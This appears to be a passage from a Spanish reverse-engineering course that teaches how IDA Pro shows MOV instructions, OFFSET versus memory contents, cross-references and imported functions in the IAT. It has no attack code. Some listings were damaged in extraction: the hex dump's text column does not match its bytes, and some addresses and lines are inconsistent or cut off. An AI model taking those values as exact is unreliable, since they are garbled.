
Otra opción es mover una constante a un registro como por ejemplo

### MOV EAX, 1




```
004012D5 push    08h          ; cchMax
004012D7 push    offset byte_40217E ; lpString
004012DC push    3E9h          ; nIDDlgItem
004012E1 push    [ebp+hWnd]      ; hDlg
004012E4 call    GetDlgItemTextA
004012E9 mov     eax, 1
004012EE jmp    short loc_4012F7
```

Otra opción es mover el valor de una dirección de memoria no su contenido (estas instrucciones que puse en las imágenes pertenecen a otro ejecutable no al CRACKME.exe no había ejemplos de estas instrucciones en el mismo sino al VEVViewer.exe que esta adjunto con este parte 3)




En ese caso cuando el valor que se va a mover es una dirección de memoria, la palabra OFFSET adelante nos indica que debemos usar la dirección, no su contenido.

O sea esto si apreto Q me lo cambia a




### MOV EAX, 46f038

Que es una instrucción mas tipo OLLY pero que no me da ninguna información acerca del contenido de dicha dirección, si hacemos click derecho en la dirección 46f038 podemos volver a la instrucción original.



Y quedara como antes

Que me dice esa información extra que me da el IDA sobre dicha dirección de memoria?



Si abro la ventana HEX DUMP y busco dicha dirección veo que inicialmente hay ceros, podría saber que es un DWORD pero eso realmente no lo sé porque depende de donde usa ese valor el programa, lo que define el tipo de variable.

0046EFF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0046F000	84 9C 45 00 00 00 00 00 00 00 2E 8F 41 56 62 61	.....?AVbad_
0046F010	63 61 73 74 40 73 74 64 40 8 63 65 70 74 69 6F	cast@std@@..?EE.
0046F020	00 00 00 00 2E 3F 41 56 65 00 00 00 00 BC 12 43 00	.....?AVexception@std@@....+.C.
0046F030	6E 40 73 74 64 40 40 00 00 00 00 00 00 00 00 00	X.C.....+Ýá3%4.C
0046F040	58 12 43 00 00 00 00 00 00 1B C8 EC A8 33 F3 08 43	N.3@.Wú,...?EE.
0046F050	A5 07 33 A9 11 57 A3 F7 01 00 00 00 84 9C 45 00	.....?AVCATlException@ATL@@.?EE.
0046F060	00 00 00 00 2E 3F 41 56 43 41 74 6C 45 78 63 65	.....?AVlength_error@std@@...?EE....
0046F070	70 74 69 6F 6E 40 41 54 4C 40 40 00 84 9C 45 00	.....?AVbad_alloc@std@@.?EE....
0046F080	00 00 00 00 2E 3F 41 56 62 61 64 5F 61 6C 6C 6F	.....?AVlogic_error@std@@...?EE....
0046F090	63 40 73 74 64 40 40 00 84 9C 45 00 00 00 00 00	.....?AVlength_error@std@@...?EE....
0046F0A0	2E 3F 41 56 6C 6F 67 69 63 5F 65 72 72 6F 72 40	.....?AVlength_error@std@@...?EE....
0046F0B0	73 74 64 40 40 00 00 00 84 9C 45 00 00 00 00 00	.....?AVlength_error@std@@...?EE....
0046F0C0	2E 3F 41 56 6C 65 6E 67 74 68 5F 65 72 72 6F 72	.....?AVlength_error@std@@...?EE....

Si vuelvo al listado y hago doble click en la dirección.

External symbol

IDA View-A    Hex View-2    Occurrences of: offset    Hex View-1    Structure

```

.data:0046F034 db 64h ; d
.data:0046F035 db 40h ; @
.data:0046F036 db 40h ; @
.data:0046F037 db 0
.data:0046F038 dd 0 ; DATA XREF: sub_401A10+A@o
; sub_42F170+5@w
.data:0046F038 dword_46F038 dd offset aDvXmetaldetect ; "dv::XMetalDetectedDialog"
dd offset unk_431258
align 8
.data:0046F048 ; rh::Guid unk_46F048
.data:0046F048 unk_46F048 db 1Bh ; DATA XREF: sub_404A80+48@o
; sub_407360+5C@o
.data:0046F048 db 0C0h ; +
.data:0046F048 db 0ECh ; Ú
.data:0046F048 db 0A0h ; á
.data:0046F04C db 33h ; 3
.data:0046F04D db 0F3h ; %
.data:0046F04E db 0Bh
.data:0046F04F db 43h ; C
.data:0046F050 db 0A5h ; N
.data:0046F051 db 7
.data:0046F052 db 33h ; 3
.data:0046F053 db 0A9h ; @
.data:0046F054 db 11h
.data:0046F055 db 57h ; W
.data:0046F056 db 0A3h ; Ú
.data:0046F057 db 0F7h ; >
.data:0046F058 db 1
.data:0046F059 db 0
.data:0046F05A db 0
.data:0046F05B db 0
.data:0046F05C off_46F05C dd offset off_459C84 ; DATA XREF: .rdata:0045BE54@o
.data:0046F060 db 0
.db 0

```

Aquí veré porque el IDA me dice que el contenido de dicha dirección es un DWORD, en el listado desensamblado del IDA cuando vemos zonas de memoria que no son código, como en este caso perteneciente a la sección data, por supuesto la primera columna son las direcciones.

Justo al lado dice **dword\_46F038** que quiere decir que el contenido de esa dirección es un DWORD es como una aclaración de la dirección que está a la izquierda, luego está el tipo de datos **dd** que es DWORD y luego el valor que contiene dicha posición de memoria que es cero.

O sea IDA me está diciendo que el programa usa esa dirección para guardar un DWORD y más a la derecha veo la referencia adonde está siendo usado ese DWORD.

```

data:0046F034 db 64h ; d
data:0046F035 db 40h ; @
data:0046F036 db 40h ; @
data:0046F037 db 0
data:0046F038 dd 0 ; DATA XREF: sub_401A10+A@o
; sub_42F170+5@w
data:0046F038 dword_46F038 dd offset aDvXmetaldetect ; "dv::XMetalDetectedDialog"
dd offset unk_431258
align 8

```

Allí hay dos referencias cada flechita es una y posando el mouse encima puedo ver el código, también si apreto la X encima de la dirección veo desde donde es accedida.

The screenshot shows the assembly view of IDA Pro. On the left, there is assembly code with several entries highlighted in yellow. One entry is `dword_46F038`. A context menu has been opened over this entry, and a submenu is visible with options like 'Follow', 'Search', 'Jump', etc. On the right, a 'xrefs to dword\_46F038' dialog box is open, showing two entries:

Direction	Ty	Address	Text
Up	o	sub_401A10+A	mov eax, offset dword_46F038
Up	w	sub_42F170-5	mov dword_46F038, eax

At the bottom of the dialog, it says 'Line 1 of 2'.

La primera es cuando lee la dirección donde estábamos antes, la segunda escribe un DWORD en el contenido de 0x46F038, por eso el IDA en la primera instrucción nos dijo que esa dirección apuntaba a un DWORD, porque había otra referencia que accedía a ella y allí escribía un dword y así todo cierra.

The screenshot shows the assembly view of IDA Pro for a procedure named `sub_42F170`. The assembly code is as follows:

```

0042F170
0042F170
0042F170
0042F170 sub_42F170 proc near
0042F170     mov     eax, ds:?staticMetaObject@QDialog@@2
0042F175     mov     dword_46F038, eax
0042F17A     retn
0042F17A sub_42F170 endp
0042F17A

```

Así que el IDA en la instrucción original no solo me informaba que iba a mover la dirección tal a un registro, sino que me decía que esa dirección contenía un DWORD, lo cual es un plus.

Así que ahí vemos que cuando se trata de direcciones numéricas, IDA marca la misma como OFFSET y cuando vamos a buscar el contenido de la misma, como en este caso sería el cero, no usa corchetes si es una dirección numérica.

Como vimos

`mov eax, offset dword_46F908`

Mueve la dirección 0x46F908 a EAX

`mov eax, dword_46F908`

Mueve el contenido o el valor que se halla en dicha dirección

```
0040118B mov    [ebp+var_10], eax
0040118E push   esi
0040118F push   edi
00401190 push   eax
00401191 lea    eax, [ebp+var_C]
00401194 mov    large fs:0, eax
0040119A mov    esi, [ebp+arg_0]
0040119D push   0
0040119F lea    ecx, [ebp+var_18]
004011A2 call   ds:_?0_Lockit@std@@QAE@H@
004011A8 mov    [ebp+var_4], 0
004011AF mov    eax, dword_46F908
004011B4 mov    ecx, ds:_?id@?$ctype@G@std@
004011BA mov    [ebp+var_14], eax
004011BD call   ds:_?Bid@locale@std@@QAEI
004011C3 push   eax
004011C4 mov    ecx, esi
004011C6 call   ds:_?_Getfacet@locale@std@
004011CC mov    esi, eax
```

Esta instrucción se vería en el OLLY con corchetes para los que están acostumbrados al uso del mismo.

MOV EAX,DWORD PTR DS:[46f908]

O sea que cuando una dirección tiene la palabra OFFSET completa delante, se refiere al valor numérico de la dirección en sí, y cuando no lo tiene se refiere al contenido de dicha dirección.

Esto solo ocurre cuando nos referimos a direcciones numéricas, si trabajamos con registros solamente.

```
00401514 mov    edi, eax
00401516 call   ds:_?begin@?$basic_string@GU?$c
0040151C mov    eax, [edi+4]
0040151F mov    ecx, [edi] ██████████
00401521 mov    edx, [ebp+var_18]
00401524 push   eax
00401525 pop    edx
```

Ahí si usa corchetes porque obviamente no sabe estáticamente que valor puede tener el registro en ese momento, y no puede saber a qué dirección apuntara para sacar algo más de información de allí.

Por supuesto en este caso si EDI apunta a por ejemplo 0x10000 dicha instrucción buscara el contenido en dicha dirección de memoria y lo copiara en ECX.


Así que es vital entender que cuando IDA usa la palabra OFFSET completa delante de una dirección, se refiera al valor numérico de la misma dirección y no a su contenido hagamos un ejemplo más.

```

0042D1D9
0042D1D9 mov     edx, [esp+arg_4]
0042D1DD lea     eax, [edx+0Ch]
0042D1E0 mov     ecx, [edx-0Ch]
0042D1E3 xor     ecx, eax
0042D1E5 call    @_security_check_cookie@4 ; __secu
0042D1EA mov     eax, offset stru_45F4D0
0042D1EF jmp     _CxxFrameHandler3
0042D1EF SEH_415D90 endp
0042D1EF

```

Allí vemos que mueve a EAX el valor 0x45f4d0 ya que esta la palabra OFFSET completa delante y me aclara que dicha dirección contiene una **stru\_** o sea una estructura.



En este otro caso, en la primera instrucción marcada mmove el contenido de 0x46fc50 que es un DWORD y en la de abajo mmove la dirección en si o sea el número 0x46FC50.

Podemos ver qué valor contiene dicha dirección para ver que moverá en 0x42f302, si hago click en 0x46fc50 veamos que hay allí.

.data:0046FC4E	uu	v	
.data:0046FC4F	db	0	
.data:0046FC50 dword_46FC50	dd	0	; DATA XREF: sub_416550+416↑o
.data:0046FC50			; sub_416550+45E↑o ...
.data:0046FC54 dword_46FC54	dd	0	; DATA XREF: sub_412870↑r
.data:0046FC54			; sub_412870+21↑w ...
.data:0046FC54	dd	0	; DATA XREF: sub_41000000+...

Vemos que moverá un cero, si es que no se ejecutó alguna otra instrucción que guarde algún valor allí y lo modifique, como nos muestra las referencias.

Allí vemos al ver las referencias con X, que en esa instrucción guarda un DWORD


Direction	Type	Address	Text
Up	o	sub_416550+416	mov ecx, offset dword_46FC50
Up	o	sub_416550+45E	mov ecx, offset dword_46FC50
Up	o	sub_416550+512	mov ecx, offset dword_46FC50
Up	o	sub_416550+52E	mov ecx, offset dword_46FC50
Up	o	sub_416550+557	mov ecx, offset dword_46FC50
Up	o	sub_416550+59F	mov ecx, offset dword_46FC50
Up	w	sub_42F270+5	mov dword_46FC50, eax
Up	r	sub_42F2F0	mov eax, dword_46FC50
Up	r	sub_42F2F0+12	mov eax, dword_46FC50
Up	o	sub_42F2F0+2A	mov ecx, offset dword_46FC50

Justo en esa instrucción que está marcada en amarillo guarda un DWORD en dicha dirección de memoria, todos los otros o bien leen la dirección con offset o bien leen el valor como las que no tienen la palabra offset.

Por supuesto se pueden mover también contantes a los registros de 16 bits y 8 bits que vimos antes.


```
00427DE4
00427DE4 loc_427DE4:          ; jumptable 0042
00427DE4 push    0
00427DE6 mov     ecx, edi
00427DE8 call   ds:_toULongLong@QVariant@@QBE_KP
00427DEE mov     [esi], eax
00427DF0 mov     [esi+4], edx
00427DF3 mov     al, 1 |
00427DF5 mov     ecx, [ebp+var_C]
00427DF8 mov     large fs:0, ecx
00427DFF pop    ecx
00427E00 pop    edi
00427E01 pop    esi
00427E02 pop    ebx
00427E03 mov     esp, ebp
00427E05 pop    ebp
00427E06 retn
```

Mueve a AL el valor 1 dejando el resto de EAX con el valor que tenía antes solo cambia el byte más bajo.




```
0042212B mov cx, ds:word_459C26
00422132 mov edx, ds:dword_459C20
00422138 mov ax, ds:word_459C24
0042213E mov [ebp+var_26], cx
00422142 push edi
00422143 lea ecx, [ebp+var_2C]
00422146 push ecx
00422147 mov ecx, [esi+60h]
```

Allí mueve a AX, el contenido de la dirección de memoria 0x459c24 que nos dice que es un WORD.




Address	Value	Description
.rdata:00459C1E	0	
.rdata:00459C1F	46h ; F	
.rdata:00459C20	dword_459C20	
.rdata:00459C24	word_459C24	
.rdata:00459C26	dword_459C26	
.rdata:00459C28	dword_459C28	
.rdata:00459C2C	dword_459C2C	
.rdata:00459C30	unk_459C30	
.rdata:00459C31	1	
.rdata:00459C32	0	
.rdata:00459C33	0	
.rdata:00459C34	0	
.rdata:00459C35	0	

Y vemos que inicialmente es un cero, quizás más adelante al correr el programa se modifique.



```
004255EF
004255EF loc_4255EF:
004255EF or eax, 2000h
004255F4 test cl, cl
004255F6 mov [ebx], ax
004255F9 mov eax, [ebp+psa]
004255FC mov [ebx+8], eax
004255FF jz short loc_425620
```


Allí mueve AX al contenido de EBX que como es un registro y no sabe cuánto valdrá en ese momento, no puede aclarar más y usa corchete para indicar que escribe en el contenido de EBX.



```
00420734 loc_420734:          ; jumptable 004
00420734 mov     word ptr [esi], 0Bh
00420739 mov     ecx, [edi+60h]
0042073C call    ds:?isEnabled@QWidget@@QBE_NXZ
00420742 neg     al
00420744 sbb     eax, eax
00420746 add     eax, 1
00420749 mov     [esi+8], ax
0042074D xor     eax, eax
0042074F mov     ecx, [ebp+var_C]
00420752 mov     large fs:0, ecx
00420759 pop    ecx
0042075A pop    edi
0042075E ...
```


Allí igualmente escribirá en el contenido de ESI+8 el valor de AX.

Otro ejemplo



```
004280E0
004280E0
004280E0
004280E0 sub_4280E0 proc near
004280E0     mov     eax, ds:?staticMetaObject@QObject@@2UQMetaObject@@
004280E5     retn
004280E5 sub_4280E0 endp
004280E5
```

Si hago click en el nombre feo me lleva a




```
.idata:0043081C           extrn ??0QMutex@@QAE@V4RecursionMode@0@@Z:dword
.idata:0043081C           ; CODE XREF: sub_42F250+7↑p
.idata:0043081C           ; DATA XREF: sub_42F250+7↑r
• .idata:00430820 ; public: static struct QMetaObject const QObject::staticMetaObject
.idata:00430820           extrn ?staticMetaObject@QObject@@2UQMetaObject@@B:dword
.idata:00430820           ; DATA XREF: sub_4280E0↑r
• .idata:00430820           ; sub_42F290↑r
• .idata:00430824 ; public: __thiscall QMutex::~QMutex(void)
```

Sabemos que la IAT o sea la tabla que guarda cuando arranca el ejecutable, las direcciones de las funciones importadas está casi siempre en la sección idata.

Si voy a ver a la vista HEX DUMP esa dirección todavía no tiene el valor de la función ya que se rellena la IAT cuando arranca y el proceso no arranco.

Si voy a OPTIONS-DEMANGLE NAMES y pongo la tilde en NAMES se ve un poco mejor.



The screenshot shows a Windows application window titled "Demangled C++ names". Inside the window, there is a list of options:

- Show demangled C++ names as:
  - Comments
  - Names
  - Don't demangle
- Assume GCC v3.x names
- Override type info

At the bottom of the dialog are three buttons: "OK", "Cancel", and "Help".

Below the dialog, the assembly code is displayed with some entries highlighted in yellow, indicating they have been demangled by the tool.

```
.idata:00430818 ; DATA XREF: ...
.idata:0043081C extrn public: __thiscall QMutex::QMutex(enum QMutex::RecursionMode):dword
.idata:0043081C ; CODE XREF: sub_42F250+71p
.idata:0043081C ; DATA XREF: sub_42F250+71r
.idata:00430820 extrn public: static struct QMetaObject const QObject::staticMetaObject:dword
.idata:00430820 ; DATA XREF: sub_4288E01r
.idata:00430820 ; sub_42F2901r
.idata:00430824 extrn public: __thiscall QMutex::~QMutex(void):dword
.idata:00430824 ; DATA XREF: sub_42F2E0+51r
.idata:00430828 extrn public: void __thiscall QObject::installEventFilter(class QObject *):dword
.idata:00430828 ; CODE XREF: sub_420970+3E1p
.idata:00430828 ; DATA XREF: sub_420970+3E1r
.idata:0043082C extrn public: void __thiscall QObject::removeEventFilter(class QObject *):dword
.idata:0043082C ; CODE XREF: sub_420970+271p
.idata:00430830 extrn private: ...
.idata:00430830
.idata:00430834 extrn private: ...
.idata:00430834
.idata:00430834 extrn int __cdecl ...
.idata:00430834
.idata:00430838 extrn private: ...
.idata:00430838
.idata:0043083C extrn public: ...
.idata:0043083C
.idata:0043083C extrn public: ...
.idata:00430840 extrn public: ...
.idata:00430840
.idata:00430840 extrn public: ...
.idata:00430844 extrn public: ...
.idata:00430844
.idata:00430844 extrn public: ...
